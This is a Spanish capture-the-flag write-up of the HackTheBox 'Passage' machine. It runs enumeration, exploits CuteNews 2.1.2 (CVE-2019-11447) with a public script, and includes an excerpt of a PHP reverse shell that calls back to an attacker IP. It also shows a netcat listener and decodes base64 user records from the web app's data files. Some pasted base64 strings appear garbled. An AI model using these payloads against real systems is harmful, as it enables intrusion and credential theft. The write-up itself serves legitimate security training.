

Passage

#####Maquina Linux

Medium#####

Passage es una máquina Linux de dificultad media que aloja una aplicación web CuteNews. Se descubre que sufre una vulnerabilidad de ejecución remota de comandos, que se aprovecha para obtener una vulnerabilidad. Se descubre y crackea un hash de contraseña de CuteNews para el usuario de la aplicación `paul`. Debido a la reutilización de contraseñas, podemos usar esto para movernos lateralmente al usuario de sistema `paul`. Se encuentra una clave SSH privada compartida entre los usuarios del sistema, lo que nos permite movernos lateralmente a "nadav". Este usuario es miembro del grupo sudo. La enumeración del historial de la línea de comandos de vim revela que la política `com.ubuntu.USBCreator.conf` ha sido editada, para permitir a los usuarios del grupo `sudo` invocar métodos del servicio `usb-creator`. Se ha descubierto que el servicio USBCreator de D-Bus sufre una vulnerabilidad que permite saltarse la política de seguridad de contraseñas impuesta por el binario `sudo`. Esto se aprovecha para leer archivos privilegiados como root.

Escaneo:

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-04 20:39 -05

Nmap scan report for 10.10.10.206 (10.10.10.206)

Host is up (0.075s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)

| 256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)

|_ 256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))


|_http-title: Passage News

|_http-server-header: Apache/2.4.18 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds




Dando click al boton de rss encontramos un posible dominio




passage.htb

lo a ado al hosts



damos vamos a news.php y damos click en rss y nos aparece esto



tiro de gobuster pero me da error

```
/.htm          (Status: 403) [Size: 290]
/.php          (Status: 403) [Size: 290]
/.html         (Status: 403) [Size: 291]
/index.php     (Status: 200) [Size:
11085]
/.             (Status: 200) [Size: 11085]
/news.php      (Status: 200) [Size: 166]
```

```
Starting gobuster in directory enumeration mode.
=====
/.htm          (Status: 403) [Size: 290]
/.php          (Status: 403) [Size: 290]
/.html         (Status: 403) [Size: 291]
/index.php     (Status: 200) [Size: 11085]
/.             (Status: 200) [Size: 11085]
/news.php      (Status: 200) [Size: 166]
Progress: 364 / 1543927 (0.02%) [ERROR] Get "http://passage.htb/sitemap.php": dial tcp 10.10.10.206:80: connect: connection refused
Progress: 365 / 1543927 (0.02%) [ERROR] Get "http://passage.htb/archives.": dial tcp 10.10.10.206:80: connect: connection refused
Progress: 366 / 1543927 (0.02%) [ERROR] Get "http://passage.htb/sitemap.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://passage.htb/sitemap": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://passage.htb/sitemap.htm": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://passage.htb/sitemap.xml": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

revisando el codigo fuente en esta ruta encuentre este sitio

```
view-source:http://passage.htb/CuteNews/rss.php
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP
1 <?xml version="1.0" encoding="UTF-8" ?>
2 <?xml-stylesheet type="text/css" href="http://passage.htb/CuteNews/skins/rss_style.css" ?>
3 <rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
4 <channel>
5 <title>Passage RSS Feed</title>
6 <link>http://passage.htb/news.php</link>
7 <language>en-us</language>
8 <description></description>
9 <!-- <docs>This is an RSS 2.0 file intended to be viewed in a newsreader or syndicated to another site. For more information on RSS check: http://www.rssboard.org/rss-specification</docs>
10 <generator>CuteNews</generator>
11 <atom:link href="http://passage.htb/CuteNews/rss.php" rel="self" type="application/rss+xml" /><item>
12 <title><![CDATA[**Implemented Fail2Ban**]]></title>
13 <link>http://passage.htb/news.php?id=11</link>
```












```
passage.htb/CuteNews/skins/rss_style.css
YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP
rss {
    display: block;
    font-family: verdana, arial;
}

channel title {
    display: block;
    margin: 5px;
    padding: 2px;
    color: gray;
    border-bottom: 1px solid silver;
    font-weight: bold;
}

channel link {
```


no hay algo interesante pero si me paso para atras

Index of /CuteNews/skins

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 base/	2018-08-20 14:59	-	
 compact.skin.php	2018-08-20 14:59	3.0K	
 custom.css	2018-08-20 14:59	9.1K	
 cute.js	2018-08-20 14:59	10K	
 default.css	2018-08-20 14:59	5.1K	
 default.skin.php	2018-08-20 14:59	1.7K	
 emoticons/	2018-08-20 14:59	-	
 images/	2018-08-20 14:59	-	
 master.skin.php	2018-08-20 14:59	3.7K	
 rss_style.css	2018-08-20 14:59	1.5K	
 simple.skin.php	2018-08-20 14:59	3.0K	

Apache/2.4.18 (Ubuntu) Server at passage.htb Port 80

y mas para atras



vemos un CuteNews 2.1.2
en saearch exploit parece haber un exploit

CuteNews 2.1.2 - Authenticated Arbitrary File Upload	php/webapps/48458.txt
CuteNews 2.1.2 - Remote Code Execution	php/webapps/48800.py
CuteNews aj-fork - 'path' Remote File Inclusion	php/webapps/32570.txt

me lo paso
searchsploit -m 48800

```
~/machineshtb/Passage # Title: CuteNews 2.1.2 - Remote Code Execution
searchsploit php/webapps/48800.py -w
# Google Dork: N/A
-----
Exploit Title           # Date: 2020-09-10
                        # Exploit Author: Musyoka Ian
CuteNews 2.1.2 - Remote Code Execution https://cutephp.com/cutene
                        # Software Link: https://cutephp.com/cutenews
Shellcodes: No Results  # Version: CuteNews 2.1.2
                        # Tested on: Ubuntu 20.04, CuteNews 2.1.2

~/machineshtb/Passage # CVE-2019-11447
searchsploit -m 48800
Exploit: CuteNews 2.1.2 - Remote Code Execution
URL: https://www.exploit-db.com/exploits/48800
Path: /usr/share/exploitdb/exploits/php/webapps/48800.py
Codes: CVE-2019-11447 requests
Verified: True      from base64 import b64decode
File Type: Python script, ASCII text executable
Copied to: /home/kali/machineshtb/Passage/48800.py
import io
import re
import string
import random
import sys

~/machineshtb/Passage
ls
48800.py  Passage.ctb
banner = ""

~/machineshtb/Passage
```

averiguando un poco encontre esta pagina

<https://viperone.gitbook.io/pentest-everything/writeups/pg-play-or-vulnhub/linux/bbscute>

aqui nos indica que debemos registrarnos

Site options



Personal
options

Statistics

Disk usage (18.62 GiB)

26% Free

Powered by [CuteNews 2.1.2](#) © 2002–2024 [CutePHP](#).
(unregistered)

luego si debemos ejecutar el exploit pero de un PoC de git

CVE-2019-11447 UPLOAD RCE CuteNews 2.1.2

CVE-2019-11447 how to exploit python

Todos Videos Libros Noticias Imágenes Más Herramientas

Cerca de 1,380 resultados (0.32 segundos)

GitHub
<https://github.com> > ColdFusionX · Traducir esta página

CVE-2019-11447 Exploit/PoC - CuteNews 2.1.2 Avatar ...

17 mar 2021 — **CVE-2019-11447 Exploit/PoC - CuteNews 2.1.2 Avatar upload RCE (Authenticated) ...** **Exploit** Links: Expected outcome: Login/Register an account, ...

entro exploit -raw y wget en la url

main 1 branch 0 tags Go to file Code

ColdFusionX Fix Proxy comment a2d07fc on Mar 17, 2021 6 commits

README.md	Update README.md	3 years ago
exploit.py	Fix Proxy comment	3 years ago
rev.php	PHP-Reverse shell	3 years ago

doy permisos de ejecucion y veo las opciones
chmod +x

```
~/machineshtb/Passage
./exploit.py -h
usage: exploit.py [-h] [-l URL] [-u USERNAME] [-p PASSWORD] [-e EMAIL]

options:
  -h, --help            show this help message and exit
  -l URL, --url URL      CuteNews URL (Example: http://127.0.0.1)
  -u USERNAME, --username USERNAME
                        Username to Login/Register
  -p PASSWORD, --password PASSWORD
                        Password to Login/Register
  -e EMAIL, --email EMAIL
                        Email to Login/Register

Exploit Usage :
./exploit.py -l http://127.0.0.1 -u cold -p fusion -e cold@decepticon.net
./exploit.py -l http://127.0.0.1 -u optimus -p prime -e optimus@autobots.net
[^] Select your PHP file -> rev.php
OR
[^] Select your PHP file -> ~/Downloads/rev.php
[^] Press y/n to trigger reverse shell -> y
```

el user y password coloque el que pusimos para registrarnos

User Name:

amado

Email:

amado@gmail.com

☐ Hide my e-mail from visitors

New Password:

Confirm New Password

Nickname

amadomaster

ejecuto

./exploit.py -l <http://passage.htb/CuteNews/index.php> -u amado -p 123 -e amado@gmail.com

```
~/machineshtb/Passage$ ./exploit.py -l http://passage.htb/CuteNews/index.php -u amado -p 123 -e amado@gmail.com
[+] CuteNews 2.1.2 Avatar Upload RCE exploit by ColdFusionX
[*] Adding Magic Byte to PHP file
[*] Upload Successful !!
[+] User exists ! Logged in Successfully
[^] Select your PHP file -> rev.php
Traceback (most recent call last):
  File "/home/kali/machineshtb/Passage/./exploit.py", line 168, in <module>
    upload()
  File "/home/kali/machineshtb/Passage/./exploit.py", line 113, in upload
    with open(MalFile, 'r') as original: data = original.read()
FileNotFoundError: [Errno 2] No such file or directory: 'rev.php'
```

pero validando parece que tenemos que subir un archivo rev.php busco la de pentestemokey con ayuda de hacktools

```
<?php
// php-reverse-shell - A Reverse Shell implementation
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.14.4'; // You have changed this
$port = 123; // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

doy permisos de ejecucion

y escucho por netca

```
~/machineshtb/Passage$ nc -lvp 123
listening on [any] 123
```

ejecuto

./exploit.py -l <http://passage.htb/CuteNews/index.php> -u amado -p 123 -e amado@gmail.com


```

/bin/sh: 0: can't access tty; job control turned off
$ ls -lah
total 16K
drwxr-xr-x  4 root root 4.0K Jul 21 2020 .
drwxr-xr-x 23 root root 4.0K Jul 21 2020 ..
drwxr-x--- 17 nadav nadav 4.0K Jan  4 17:38 nadav
drwxr-x--- 16 paul paul 4.0K Sep  2 2020 paul
$

```

[0] 0:nc* 1:zsh 2:zsh- 3:bash

buscando un buen rato encuentro en esta ruta algo interesante

/var/www/html/CuteNews/cdata

```

total 112K
drwxrwxrwx 11 www-data www-data 4.0K Jan  4 18:30 .
drwxrwxr-x  9 www-data www-data 4.0K Jun 18 2020 ..
-rw-rw-rw-  1 www-data www-data 2.1K Aug 20 2018 Default.tpl
-rw-rw-rw-  1 www-data www-data 1.7K Aug 20 2018 Headlines.tpl
drwxrwxrwx  2 www-data www-data 4.0K Aug 20 2018 archives
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 auto_archive.db.php
drwxrwxrwx  2 www-data www-data 4.0K Jun 18 2020 backup
drwxrwxrwx  2 www-data www-data 4.0K Aug 31 2020 btree
drwxrwxrwx  2 www-data www-data 4.0K Aug 20 2018 cache
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 cat.num.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 category.db.php
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 comments.txt
-rwxr-xr-x  1 www-data www-data 33K Jun 18 2020 conf.php
-rwxrwxrwx  1 www-data www-data 1.7K Aug 20 2018 config.php
-rwxrwxrwx  1 www-data www-data  15 Aug 20 2018 confirmations.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 csrf.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 flood.db.php
-rw-r--r--  1 www-data www-data 26 Jun 18 2020 flood.txt
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 idnews.db.php
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 installed.mark
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 ipban.db.php
drwxrwxrwx  2 www-data www-data 4.0K Jun 18 2020 log
drwxrwxrwx  2 www-data www-data 4.0K Jan  4 17:54 news
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 news.txt
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 newsid.txt
drwxrwxrwx  2 www-data www-data 4.0K Jun 18 2020 plugins
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 postponed_news.txt
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 replaces.php
-rw-rw-rw-  1 www-data www-data 564 Aug 20 2018 rss.tpl
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 rss_config.php
drwxrwxrwx  2 www-data www-data 4.0K Aug 20 2018 template
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 unapproved_news.txt
drwxrwxrwx  2 www-data www-data 4.0K Jan  4 18:50 users
-rwxrwxrwx  1 www-data www-data 58 Aug 20 2018 users.db.php
-rw-r--r--  1 www-data www-data 63 Jan  4 18:30 users.txt
$

```

me paso a users

```

drwxrwxrwx  2 www-data www-data 4.0K Jan  4 18:50 .
drwxrwxrwx 11 www-data www-data 4.0K Jan  4 18:30 ..
-rwxr-xr-x  1 www-data www-data 133 Jun 18 2020 09.php
-rw-r--r--  1 www-data www-data 109 Aug 30 2020 0a.php
-rw-r--r--  1 www-data www-data 125 Aug 30 2020 16.php
-rw-r--r--  1 www-data www-data 449 Jan  4 18:23 21.php
-rw-r--r--  1 www-data www-data 109 Aug 31 2020 32.php
-rw-r--r--  1 www-data www-data 109 Jan  4 18:30 43.php
-rw-r--r--  1 www-data www-data 125 Jan  4 18:30 46.php
-rwxr-xr-x  1 www-data www-data 113 Jun 18 2020 52.php
-rwxr-xr-x  1 www-data www-data 129 Jun 18 2020 5d.php
-rwxr-xr-x  1 www-data www-data 129 Jun 18 2020 66.php
-rw-r--r--  1 www-data www-data 133 Aug 31 2020 6e.php
-rwxr-xr-x  1 www-data www-data 117 Jun 18 2020 77.php
-rwxr-xr-x  1 www-data www-data 481 Jun 18 2020 7a.php
-rw-r--r--  1 www-data www-data 633 Jan  4 18:50 7f.php
-rwxr-xr-x  1 www-data www-data 109 Jun 18 2020 8f.php
-rwxr-xr-x  1 www-data www-data 129 Jun 18 2020 97.php
-rwxr-xr-x  1 www-data www-data 489 Jun 18 2020 b0.php
-rwxr-xr-x  1 www-data www-data 481 Jun 18 2020 c8.php
-rwxr-xr-x  1 www-data www-data  45 Jun 18 2020 d4.php
-rwxr-xr-x  1 www-data www-data  45 Jun 18 2020 d5.php
-rw-r--r--  1 www-data www-data 1.2K Aug 31 2020 d6.php
-rw-r--r--  1 www-data www-data 137 Jan  4 18:14 fb.php
-rwxr-xr-x  1 www-data www-data 113 Jun 18 2020 fc.php
-rw-r--r--  1 www-data www-data 3.8K Aug 30 2020 lines
-rw-r--r--  1 www-data www-data   0 Jun 18 2020 users.txt

```

abro el primero y veo que esta como codificado

```

$ cat 09.php
<?php die('Direct call - access denied'); ?>
YT0xOntz0jU6ImVtYwlsIjth0jE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIi03M6MTA6InBhdWwtY29sZXMi0319$

```

utilizamos **Cibercheft.io**

[https://cyberchef.io/#recipe=From_Base64\('A-Za-z0-9%2B/%3D',true\)&input=WVRveE9udHpPaU2SW1WdFhXbHNJanRoT2pFNmUzTTZNVFk2SW5CaGRXeEFjR0Z6YzJGblpTNW9kR0lpTzNNNk1UQTZjbkJoZFd3dFkyOXNaWE1pTzMxOQ](https://cyberchef.io/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)&input=WVRveE9udHpPaU2SW1WdFhXbHNJanRoT2pFNmUzTTZNVFk2SW5CaGRXeEFjR0Z6YzJGblpTNW9kR0lpTzNNNk1UQTZjbkJoZFd3dFkyOXNaWE1pTzMxOQ)

from base 64

Download CyberChef

Last build: 2 years ago

Options

About / Support

Operations	Recipe	Input
<div>Search...</div> <div>Favourites </div> <div>To Base64</div> <div>From Base64</div> <div>To Hex</div> <div>From Hex</div> <div>To Hexdump</div> <div>From Hexdump</div>	<div> <div>From Base64</div> <div> Alphabet A-Za-z0-9+/= </div> <div> <input checked="" type="checkbox"/> Remove non-alphabet chars </div> </div>	<div> length: 88 lines: 1 </div> <div> + </div> <div> YToxOntz0jU6ImVtYwlsIjth0jE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhdWwtY29sZXMiO319 </div> <div> <div> Output </div> <div> time: 3ms length: 66 lines: 1 </div> <div> </div> <div> a:1:{s:5:"email";a:1:{s:16:"paul@passage.htb";s:10:"paul-coles";}} </div> </div>

sin embargo me doy cuenta de que todos los archivos estan codificados en base 64 por cual me toco abrirlos uno a uno y pegarlos en cybercheft una hpta tarea muy larga

```
hndGFYjItz0iY0jHdmFOYXjFYWlhZG6FYWlhZG8ucGhwIjtz0jV6ImUtaGlKZSI7czow0iI0319fq=-$
$ cat 8f.php
<?php die('Direct call - access denied'); >
YToxOntz0jI6ImIkIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat 97.php
<?php die('Direct call - access denied'); >
YToxOntz0jU6ImVtYWlsIjth0jE6e3M6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
$ cat b0.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0jI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
wY03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
E2ZjQ5NzI3M2NkIjtz0jU6Imx0cyI7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
$ cat c8.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
zoxNToia2l2OGV4YW1wbnUy29tIjtz0jU6Im5pY2Si03M6MTU5ImShhbWUAcGFZzF2FnZS5odGI03M6MTA6ImVtYWlsIjth0jE6e2k6MTU5MjQ4MzA0Nz0z0jU6ImFkbWl1t9fq==
JLY2E03M6MtoImhRZi7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
$ cat d4.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
$ cat d5.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
$ cat d6.php
<?php die('Direct call - access denied'); >
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
YToxOntz0jQ6ImShhbWU02E6MTp7cz0z0iI1RwOj02E6MTp7cz0z0iIjVWYWIjtz0jK6ImtpbS1zd2lmdCI7cz0z0iJhY2wi03M6MtoImYI7cz0z0iJlBwFpbCI7
